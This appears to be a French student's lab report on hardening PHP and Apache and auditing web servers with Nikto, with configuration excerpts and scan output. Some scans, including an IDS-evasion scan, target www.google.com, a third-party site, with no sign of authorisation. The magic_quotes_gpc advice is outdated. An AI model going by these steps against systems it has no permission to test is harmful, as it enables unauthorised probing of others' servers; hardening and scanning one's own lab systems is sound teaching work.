Redirige les erreurs vers des journaux d'erreurs sous Win ou des logs sous Linux. On renseignera un chemin vers un dossier (ex : `error_log = /var/log/php`)

```
; Example.
error_log = php_errors.log
; Log errors to syslog (Event Log on Windows).
error_log = syslog
```

`magic_quotes_gpc = On`

Cette option a été ajoutée dans `php.ini` pour protéger les débutants de codes non sécurisés.

```
magic_quotes_gpc = On
```

En désactivant cette option, il n'y aura plus de caractères d'échappement devant les quotes, double quotes, backslashes et vous serez davantage vulnérable aux attaques injection SQL, surtout si votre code n'est pas assez sécurisé.

## LAB-2 RENFORCER LA SÉCURITÉ DU SERVEUR WEB APACHE : HTTPD.CONF

### 1. CACHER LA VERSION D'APACHE

Il est très facile de découvrir quel serveur tourne sur un site web comme le montre l'exemple suivant :

```
nathan@nathan-VirtualBox: /etc/apache2$ sudo nano apache2.conf
```

```
$ telnet localhost 80 Trying 127.0.0.1... Connected to localhost. Escape character is '^]'. HEAD / HTTP/1.0
```

```
HTTP/1.1 200 OK
```

```
Date: Sat, 02 Jun 2001 13:11:40 GMT
```

```
Server: Apache/1.3.14 (Unix) (Red-Hat/Linux) PHP/4.0.3pl1 mod_perl/1.24 Connection: close
```

```
Content-Type: text/html
```

```
Connection closed by foreign host.
```

```
# This is the main Apache server configuration file. It contains the
# configuration directives that give the server its instructions.
# See http://httpd.apache.org/docs/2.4/ for detailed information about
# the directives and /usr/share/doc/apache2/README.Debian about Debian specific
# hints.
#
#
# Summary of how the Apache 2 configuration works in Debian:
# The Apache 2 web server configuration in Debian is quite different to
# upstream's suggested way to configure the web server. This is because Debian's
# default Apache2 installation attempts to make adding and removing modules,
# virtual hosts, and extra configuration directives as flexible as possible, in
```

Un pirate apprend que le serveur Apache tourne sous une distribution RedHat et que les langages Perl et PHP sont actifs. On limite la divulgation d'information en insérant dans le fichier de configuration, `/etc/httpd/conf/httpd.conf` pour une RedHat, la ligne `ServerTokens Prod`. Ainsi, la bannière `Server: Apache/1.3.14 (Unix) (Red-Hat/Linux) PHP/4.0.3pl1 mod_perl/1.24` se limite à `Server: Apache`.

Cela ne suffit toujours pas à masquer la version d'Apache : si vous demandez une page inexistante, Apache renvoie une page d'erreur 404 avec en bas de la page, le message `Apache/1.3.14 Server at www.mon-serveur.org Port 80` qui révèle la version du serveur d'Apache. Pour empêcher cela, il faut désactiver l'insertion de la signature du serveur avec la commande `ServerSignature Off`. Utiliser `ErrorDocument 404 /missing.html` pour définir votre propre page d'erreur 404.



```
nathan@nathan-VirtualBox:/var/www/html$ sudo nano missing.html
```

## Error 404: Not found :-(

```
Redirect 404 /missing.html

ErrorDocument 404 /missing.html

echo "<h1 style='color:red'>Error 404: Not found :-(</h1>" | sudo tee /var/www/>
echo "<p>I have no idea where that file is, sorry. Are you sure you typed in t>
echo "<h1>Oops! Something went wrong...</h1>" | sudo tee /var/www/html/missing.>
echo "<p>We seem to be having some technical difficulties. Hang tight.</p>" | s>
```

## 2. LIMITATIONS CONTRE LES DOS

De façon à limiter la portée des attaques de type Denial of Service, il est conseillé de limiter le nombre de connexions simultanées MaxClients et en particulier le nombre de connexions persistantes MaxKeepAliveRequests. Celles-ci sont apparues avec la norme HTTP 1.1. Elles permettent d'effectuer des requêtes successives lors de la même connexion, ce qui augmente les performances du serveur. L'utilisation d'un timeout empêche les connexions sans fin.

```
nathan@nathan-VirtualBox:/etc/apache2$ sudo nano apache2.conf
```

Exemple pour un petit serveur :

- MaxClients 150
- KeepAlive On
- MaxKeepAliveRequests 100
- KeepAliveTimeout 5

```
Timeout 300

#
# KeepAlive: Whether or not to allow persistent connections (more than
# one request per connection). Set to "Off" to deactivate.
#
KeepAlive On

#
# MaxKeepAliveRequests: The maximum number of requests to allow
# during a persistent connection. Set to 0 to allow an unlimited amount.
# We recommend you leave this number high, for maximum performance.
#
MaxKeepAliveRequests 100
```

```
# same client on the same connection.
#
KeepAliveTimeout 5
```

La mention MaxClients ne figure pas dans le fichier original. Je l'ai ajouté moi-même.

### 3. GESTION DES DROITS

Nous présenterons ici les mesures préventives liées aux fichiers contenus dans l'arborescence du serveur web.

#### A) DIRECTORY, FILES, LOCATION

La gestion des accès est effectuée par le module `mod_access`. On manipule principalement trois catégories d'objets:

- Directory désigne un répertoire du serveur ;
- Location une arborescence du serveur web ;
- Files un fichier.

#### B) MESURE DEFENSIVE

Plus sérieusement, il est fortement conseillé de tout interdire par défaut :

```
<Directory /> Order deny,allow Deny from all </Directory>
```

Ensuite, il ne reste qu'à valider l'accès aux répertoires correspondant aux sites

Order indique dans quel ordre les directives `deny` et `allow` sont évaluées. `Deny from all` interdit l'accès depuis partout. On aurait pu indiquer un nom de machine, un nom de domaine, une adresse IP, un couple IP/masque de réseau.

Exemple :

```
<Directory /usr/local/etc/httpd/htdocs/>
```

```
Options Indexes SymLinksIfOwnerMatch Includes AllowOverride None <Limit GET>
```

```
order allow,deny
```

```
allow from all
```

```
</Limit>
```

```
</Directory>
```

```
<Directory /usr/local/etc/httpd/htdocs/local>
```

```
<Limit GET>
```

```
order deny,allow
```

```
deny from all
```

```
allow from 192.168.1.0/24 </Limit>
```

```
</Directory>
```

```
<Directory /usr/local/etc/httpd/htdocs/admin>
```

<Limit GET>

order deny,allow deny from all allow from 127.0.0.1 </Limit>

</Directory>

Dans cet exemple, la première directive <Directory> indique que les documents du serveur sont accessibles à tout le monde.

La deuxième directive <Directory> définit un filtre pour les documents dans /usr/local/etc/httpd/htdocs/local qui ne sont accessibles qu'aux machines appartenant au réseau 192.168.1.0/24

La troisième directive <Directory> définit un filtre pour les documents dans /usr/local/etc/httpd/htdocs/admin qui ne sont accessibles qu'à partir de serveur lui-même.

Analysez la configuration de votre serveur web et vérifiez qu'elle répond aux aspects de droits d'accès

### LAB-3 SCANNEUR DES VULNERABILITES WEB : NIKTO

Nikto est un scanner de vulnérabilités permettant d'auditer de manière très simple vos serveurs Web.

Ce logiciel permet de détecter différentes failles telles les XSS, l'utilisation d'une version trop ancienne de votre serveur Web, listing de répertoires plus ou moins sensibles etc...

La force de Nikto réside principalement dans le fait de pouvoir intégrer des plugins permettant d'étendre la puissance du soft.

#### 1. Installation :

Les prérequis :

- Perl: <http://www.cpan.org/>
- LibWhisker: <http://www.wiretrip.net/>
- ActiveState Perl: <http://www.activestate.com/>
- OpenSSL: <http://www.openssl.org/>
- Perl modules RPC::XML::Client and RPC::XML for Metasploit logging integration

Télécharger la dernière version depuis: <http://cirt.net/nikto2> puis tapez: #tar -xvfz nikto-current.tar.gz

Ou bien :

#apt-get install nikto

```
nathan@nathan-VirtualBox:~/Bureau$ sudo apt-get install nikto
[sudo] Mot de passe de nathan :
Lecture des listes de paquets... Fait
```

```
nathan@nathan-VirtualBox:~/Bureau$ sudo apt-get install perl
```

```
nathan@nathan-VirtualBox:~/Bureau$ wget http://www.cirt.net/nikto/nikto-2.1.5.tar.gz
```

## 2. UTILISATION :

- Tests basiques -

Scan du site [www.google.com](http://www.google.com) :

#perl nikto.pl -h [www.google.com](http://www.google.com)

```
nathan@nathan-VirtualBox:~/Téléchargements/nikto-master/program$ perl nikto.pl -h www.google.com
- Nikto v2.1.6
-----
+ Target IP:      172.217.19.36
+ Target Hostname: www.google.com
+ Target Port:    80
+ Start Time:     2020-11-12 23:47:12 (GMT1)
-----
+ Server: gws
+ Cookie 1P_JAR created without the httponly flag
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of
the site in a different fashion to the MIME type.
+ Root page / redirects to: https://www.google.com/?gws_rd=ssl
```

Scan du site si le port est différent de 80 : #perl nikto.pl -h [www.google.com](http://www.google.com) -p 8080 Scan du site en https :

#perl nikto.pl -h <https://www.google.com:443/>

```
^Cnathan@nathan-VirtualBox:~/Téléchargements/nikto-master/program$ perl nikto.pl -h https://www.google.co
m:443/
- Nikto v2.1.6
-----
+ Target IP:      172.217.19.36
+ Target Hostname: www.google.com
+ Target Port:    443
-----
+ SSL Info:      Subject:  /C=US/ST=California/L=Mountain View/O=Google LLC/CN=www.google.com
                  Altnames: www.google.com
```

Export en un rapport HTML :

#perl nikto.pl -h <https://www.google.com:443/> -o file.html -F htm

```
^Cnathan@nathan-VirtualBox:~/Téléchargements/nikto-master/program$ perl nikto.pl -h https://www.google.co
m:443/ -o file.html -F htm
- Nikto v2.1.6
-----
+ Target IP:      172.217.19.36
+ Target Hostname: www.google.com
+ Target Port:    443
-----
+ SSL Info:      Subject:  /C=US/ST=California/L=Mountain View/O=Google LLC/CN=www.google.com
                  Altnames: www.google.com
                  Ciphers: TLS_AES_256_GCM_SHA384
                  Issuer:  /C=US/O=Google Trust Services/CN=GTS CA 101
```

- Evasion Scan -

Permet d'alerter à minima les IDS :

#perl nikto.pl -h [www.google.com](http://www.google.com) -evasion 1

```
^Cnathan@nathan-VirtualBox:~/Téléchargements/nikto-master/program$ perl nikto.pl -h www.google.com -evasi
on 1
- Nikto v2.1.6
-----
+ Target IP:      172.217.21.4
+ Target Hostname: www.google.com
+ Target Port:    80
+ Using Encoding: Random URI encoding (non-UTF8)
+ Start Time:     2020-11-12 23:50:00 (GMT1)
-----
+ Server: gws
+ Cookie 1P_JAR created without the httponly flag
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of
```

- Mise à jour -

#perl nikto.pl -update

```
nathan@nathan-VirtualBox: ~/Téléchargements/nikto-master/program$ perl nikto.pl -update
- Nikto v2.1.6
+ ERROR: No host (-host) specified

Options:
-ask+          Whether to ask about submitting updates
                yes   Ask about each (default)
                no    Don't ask, don't send
                auto  Don't ask, just send
-Cgidirs+      Scan these CGI dirs: "none", "all", or values like "/cgi/ /cgi-a/"
-config+       Use this config file
-Display+      Turn on/off display outputs:
                1     Show redirects
```

J'ai téléchargé ma version sur git. De ce fait, je ne peux pas faire de mise à jour. Le seul moyen est que le git soit lui-même mis à jour.

Identifiez les vulnérabilités de vos serveurs web et générez un rapport html. Discuter les résultats obtenus.

```
nathan@nathan-VirtualBox: ~/Téléchargements/nikto-master/program$ perl nikto.pl -h http://localhost:8080/WebGoat/ -o file.html -F htm
- Nikto v2.1.6
+ Target IP: 127.0.0.1
+ Target Hostname: localhost
+ Target Port: 8080
+ Start Time: 2020-11-12 23:56:47 (GMT1)
```

Getting Started	
localhost / 127.0.0.1 port 8080	
Target IP	127.0.0.1
Target hostname	localhost
Target Port	8080
HTTP Server	
Site Link (Name)	<a href="http://localhost:8080/WebGoat/">http://localhost:8080/WebGoat/</a>
Site Link (IP)	<a href="http://127.0.0.1:8080/WebGoat/">http://127.0.0.1:8080/WebGoat/</a>
URI	/WebGoat/
HTTP Method	GET
Description	The anti-clickjacking X-Frame-Options header is not present.
Test Links	<a href="http://localhost:8080/WebGoat/">http://localhost:8080/WebGoat/</a> <a href="http://127.0.0.1:8080/WebGoat/">http://127.0.0.1:8080/WebGoat/</a>
References	
URI	/WebGoat/
HTTP Method	GET
Description	The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type.
Test Links	<a href="http://localhost:8080/WebGoat/">http://localhost:8080/WebGoat/</a> <a href="http://127.0.0.1:8080/WebGoat/">http://127.0.0.1:8080/WebGoat/</a>
References	

Choisissez une faille donnée et essayez de trouver les solutions pour l'éviter.

Voici une faille :

```
+ /WebGoat/services: Apache Axis web services reveals information about all installed web services. See http://ws.apache.org/axis/java/security.html to secure Axis.
```

Voici comment la résoudre : <http://axis.apache.org/axis/java/security.html>

## Stop AxisServlet listing services

To do this, set the Axis global configuration property axis.enableListQuery to false.

## Keep stack traces out of the responses

By default, Axis ships in production mode; stack traces do not get sent back to the caller. If you set axis.development.system to true in the configuration, stack traces get sent over the wire in faults. This exposes internal information about the implementation that may be used in finding weaknesses.

## Stop autogenerated WSDL

Trusted partners can still be given a WSDL file through email, or other means; there is no need to return the WSDL on a production server. How do you stop Axis returning WSDL? Edit the .wsdd configuration file, as described in the reference, to return a WSDL resource which is simply an empty <wsdl/> tag.